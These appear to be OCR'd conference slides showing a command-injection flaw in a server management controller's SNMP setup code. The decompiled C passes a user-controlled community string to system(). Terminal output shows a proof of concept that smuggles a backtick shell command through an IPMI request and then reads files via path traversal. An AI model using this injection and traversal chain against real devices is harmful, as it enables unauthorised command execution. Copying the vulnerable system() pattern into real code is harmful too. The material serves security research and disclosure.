


```
    case 4:                                            // req[0]
      *rwcommunity = *zeroes;
      *&rwcommunity[4] = *&zeroes[4];
      *&rwcommunity[8] = *&zeroes[8];
      *&rwcommunity[12] = *&zeroes[12];
      req_len_decr = req_len - 1;
      *&rwcommunity[16] = *&zeroes[16];
      rwcommunity[20] = zeroes[20];
      memcpy(aPublic, req + 1, req_len_decr);
      memcpy(rocommunity, req + 1, req_len_decr);
      break;
```



```
  memset(cmd, 0, sizeof(cmd));
  sprintf(cmd, "echo '#SNMP User Configuration' > %s", "/conf/snmp_users.conf");
  system(cmd);
  memset(cmd, 0, sizeof(cmd));
  sprintf(cmd, "echo 'rwcommunity %s' >>%s", rwcommunity, "/conf/snmp_users.conf");
  system(cmd);
  memset(cmd, 0, sizeof(cmd));
  sprintf(cmd, "echo 'rocommunity %s' >>%s", rocommunity, "/conf/snmp_users.conf");
  system(cmd);
  memset(cmd, 0, sizeof(cmd));
  sprintf(cmd, "echo 'rwcommunity6 %s' >>%s", rwcommunity, "/conf/snmp_users.conf");
  system(cmd);
  memset(cmd, 0, sizeof(cmd));
  sprintf(cmd, "echo 'rocommunity6 %s' >>%s", rocommunity, "/conf/snmp_users.conf");
  system(cmd);
  memset(cmd, 0, sizeof(cmd));
  sprintf(cmd, "echo 'dlmod libsnmp_hostname_mib /usr/local/lib/libsnmp_hostname_mib.so' >>%s", "/conf/snmp_users.conf");
  system(cmd);
  memset(cmd, 0, sizeof(cmd));
  sprintf(cmd, "echo 'dlmod libsnmp_systemstatus /usr/local/lib/libsnmp_systemstatus.so' >>%s", "/conf/snmp_users.conf");
  system(cmd);
  memset(cmd, 0, sizeof(cmd));
  sprintf(cmd, "echo 'dlmod libsnmp_CHANGEME_mib /usr/local/lib/libsnmp_CHANGEME_mib.so' >>%s", "/conf/snmp_users.conf");
  system(cmd);
```

SNMP INJECTION




```
memcpy(rocommunity, req + 1, req_len_decr);
```

User-controlled data

Write it to a file, sort of


```
sprintf(cmd, "echo 'rocommunity %s' >>%s", rocommunity, "/conf/snmp_users.conf");
system(cmd);
```

SNMP INJECTION




```
alex@ubuntu:~/DC31/6-SNMP injection$ ./snmp-inject-poc.py
[*] Writing rocommunity string via NETFN 0x3c, CMD 0x26, subcmd 0x4
00000000: 26 04 27 60 65 63 68 6F  20 68 69 21 3E 2F 74 6D  &.'`echo hi!>/tm
00000010: 70 2F 61 60 27                                    p/a`'
[+] Success
alex@ubuntu:~/DC31/6-SNMP injection$ ./download-poc.py ../../../conf/snmp_users.conf
[*] Downloading ../../../conf/snmp_users.conf via NETFN 0x32, CMD 0x58
00000000: 58 00 00 00 C8 00 00 00  00 2E 2E 2F 2E 2E 2F 2E  X........../../.
00000010: 2E 2F 63 6F 6E 66 2F 73  6E 6D 70 5F 75 73 65 72  ./conf/snmp_user
00000020: 73 2E 63 6F 6E 66                                 s.conf
[+] Success
#SNMP User Configuration
rwcommunity
rocommunity
rwcommunity6
rocommunity6
dlmod libsnmp_hostname_mib /usr/local/lib/libsnmp_hostname_mib.so
dlmod libsnmp_systemstatus /usr/local/lib/libsnmp_systemstatus.so
dlmod libsnmp_CHANGEME_mib /usr/local/lib/libsnmp_CHANGEME_mib.so

alex@ubuntu:~/DC31/6-SNMP injection$ ./download-poc.py ../../../tmp/a
[*] Downloading ../../../tmp/a via NETFN 0x32, CMD 0x58
00000000: 58 00 00 00 C8 00 00 00  00 2E 2E 2F 2E 2E 2F 2E  X........../../.
00000010: 2E 2F 74 6D 70 2F 61                              ./tmp/a
[+] Success
hi!

alex@ubuntu:~/DC31/6-SNMP injection$ 
```

SNMP INJECTION



```
alex@ubuntu:~/DC31/6-SNMP injection$ ./snmp-inject-poc.py
[*] Writing rocommunity string via NETFN 0x3c, CMD 0x26, subcmd 0x4
00000000: 26 04 27 60 65 63 68 6F  20 68 69 21 3E 2F 74 6D  &.'`echo hi!>/tm
00000010: 70 2F 61 60 27                                    p/a`'
[+] Success
alex@ubuntu:~/DC31/6-SNMP injection$ ./download-poc.py ../../../conf/snmp_users.conf
[*] Downloading ../../../conf/snmp_users.conf via NETFN 0x32, CMD 0x58
00000000: 58 00 00 00 C8 00 00 00  00 2E 2E 2F 2E 2E 2F 2E  X.........../../.
00000010: 2E 2F 63 6F 6E 66 2F 73  6E 6D 70 5F 75 73 65 72  ./conf/snmp_user
00000020: 73 2E 63 6F 6E 66                                 s.conf
[+] Success
#SNMP User Configuration
rwcommunity
rocommunity
rwcommunity6
rocommunity6
dlmod libsnmp_hostname_mib /usr/local/lib/libsnmp_hostname_mib.so
dlmod libsnmp_systemstatus /usr/local/lib/libsnmp_systemstatus.so
dlmod libsnmp_CHANGEME_mib /usr/local/lib/libsnmp_CHANGEME_mib.so

alex@ubuntu:~/DC31/6-SNMP injection$ ./download-poc.py ../../../tmp/a
[*] Downloading ../../../tmp/a via NETFN 0x32, CMD 0x58
00000000: 58 00 00 00 C8 00 00 00  00 2E 2E 2F 2E 2E 2F 2E  X.........../../.
00000010: 2E 2F 74 6D 70 2F 61                              ./tmp/a
[+] Success
